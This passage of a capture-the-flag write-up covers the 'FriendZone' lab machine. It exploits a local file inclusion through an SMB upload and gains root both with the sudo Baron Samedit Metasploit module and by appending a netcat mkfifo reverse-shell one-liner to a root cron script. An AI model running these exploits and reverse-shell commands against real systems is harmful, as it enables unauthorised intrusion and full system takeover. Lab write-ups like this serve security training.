
Login and break some friendzones !

Spread the love !

Username :

Password :

4.12. The second one led to a messy php site




4.13. The site seemed clearly vulnerable to LFI but wouldn't read non PHP files.

4.14. I poked around for a while and tried uploading from a few different ways.

  4.14.1. Uploaded site.

  4.14.2. Smb development share.

4.15. The smb share is the one that worked.



```
Not secure | iendzone.red/dashboard.php?image_id=a.jpg&pagename=/etc/Development/hello
```

Smart photo script for friendzone corp !


* Note : we are dealing with a beginner php developer and the application is not

Something went worng ! , the script include wron


Hello World

4.16. I uploaded a test php script first and it worked!

4.17. Next I uploaded a pentest monkey reverse shell and popped a shell!



```
ninistrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=/etc/Development/shell
```




```
www-data@FriendZone:/$ hostname && whoami && ip a
hostname && whoami && ip a
FriendZone
www-data
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/ether 00:50:56:b9:55:00 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.123/24 brd 10.10.10.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:5500/64 scope link
       valid_lft forever preferred_lft forever
```

## 5. Unintended Privilege Escalation


5.1. I attempted linpeas but nothing was popping out as obvious

5.2. I did some manual enumeration but decided to upgrade the shell to a meterpreter shell.

5.3. I ran the exploit suggester to confirm my earlier suspicions of a possible sudo exploit.




```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.123 - Collecting local exploits for x64/linux...
[*] 10.10.10.123 - 40 exploit checks are being tried...
[+] 10.10.10.123 - exploit/linux/local/exim4_deliver_message_priv_esc: The target appears to be vulnerable.
[+] 10.10.10.123 - exploit/linux/local/sudo_baron_samedit: The target appears to be vulnerable. sudo 1.8.21.2 is a v
ulnerable build.
[*] Post module execution completed
```



```
msf6 exploit(linux/local/sudo_baron_samedit) > run

[*] Started reverse TCP handler on 10.10.14.21:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable. sudo 1.8.21.2 is a vulnerable build.
[*] Using automatically selected target: Ubuntu 18.04 x64 (sudo v1.8.21, libc v2.27)
[*] Writing '/tmp/OjBqs8Gy.py' (763 bytes) ...
[*] Writing '/tmp/libnss_/icssaL .so.2' (564 bytes) ...
[*] Sending stage (3012548 bytes) to 10.10.10.123
[+] Deleted /tmp/OjBqs8Gy.py
[+] Deleted /tmp/libnss_/icssaL .so.2
[+] Deleted /tmp/libnss_
[*] Meterpreter session 3 opened (10.10.14.21:4444 → 10.10.10.123:39496) at 2021-11-23 19:13:20 -0500
```


5.4. I popped the root shell from it!



```
whoami && hostname && ip a && cat /root/root.txt
root
FriendZone
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/ether 00:50:56:b9:55:00 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.123/24 brd 10.10.10.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:5500/64 scope link
       valid_lft forever preferred_lft forever
b0e6c[redacted]9e90c7
```

## 6. Intended Privilege Escalation

6.1. Now since the last one was likely unintended I figured I would try it again.




```
www-data@FriendZone:/tmp$ whoami
www-data
```

6.2. Linpeas wasn't working out after crawling everything in it.

6.3. I checked out linenum from a nudge on the box


6.4. This was also quite a while of digging through. Like hours..



```
[-] Files not owned by user but writable by group:
-rwxrw-rw- 1 nobody nogroup 31 Nov 23 22:34 /etc/Development/hello.php
-rwxrw-rw- 1 nobody nogroup 2592 Nov 23 22:25 /etc/Development/shell.php
-rwxrwxrwx 1 root root 25910 Jan 15  2019 /usr/lib/python2.7/os.py
```


6.5. Once I found it I felt like I was on a role.

6.6. In context I found something previously that seemed useless since it was only echoing.



```
www-data@FriendZone:/opt/server_admin$ cat reporter.py
#!/usr/bin/python

import os

to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"

print "[+] Trying to send email to %s"%to_address

#command = ''' mailsend -to admin2@friendzone.com -from admin1@friendzone.com -ssl -port 465 -auth -smtp smtp.gmail.co-sub scheduled results email +cc +bc -v -user you -pass "PAPAP"'''

#os.system(command)

# I need to edit the script later
# Sam ~ python developer
```

6.7. This was on a cronjob as well




```
2021/11/24 01:56:17 CMD: UID=0    PID=10    |
2021/11/24 01:56:17 CMD: UID=0    PID=1     | /sbin/init splash
2021/11/24 01:58:01 CMD: UID=0    PID=32678 | /bin/sh -c /opt/server_admin/reporter.py
2021/11/24 01:58:01 CMD: UID=0    PID=32677 | /bin/sh -c /opt/server_admin/reporter.py
2021/11/24 01:58:01 CMD: UID=0    PID=32676 | /usr/sbin/CRON -f
2021/11/24 01:58:25 CMD: UID=0    PID=32679 |
```

6.8. From here I appended some malicious code to the end of the file that I forgot to screenshot.

6.8.1. system(‘rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.21 443 >/tmp/f’)

6.9. With this appended I opened a listener on my local machine and it almost immediately popped a root shell!



```
root@FriendZone:~# whoami && hostname && ip a && cat /root/root.txt
whoami && hostname && ip a && cat /root/root.txt
root
FriendZone
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/ether 00:50:56:b9:55:00 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.123/24 brd 10.10.10.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:5500/64 scope link
       valid_lft forever preferred_lft forever
b0e6c6[redacted]6a9e90c7
```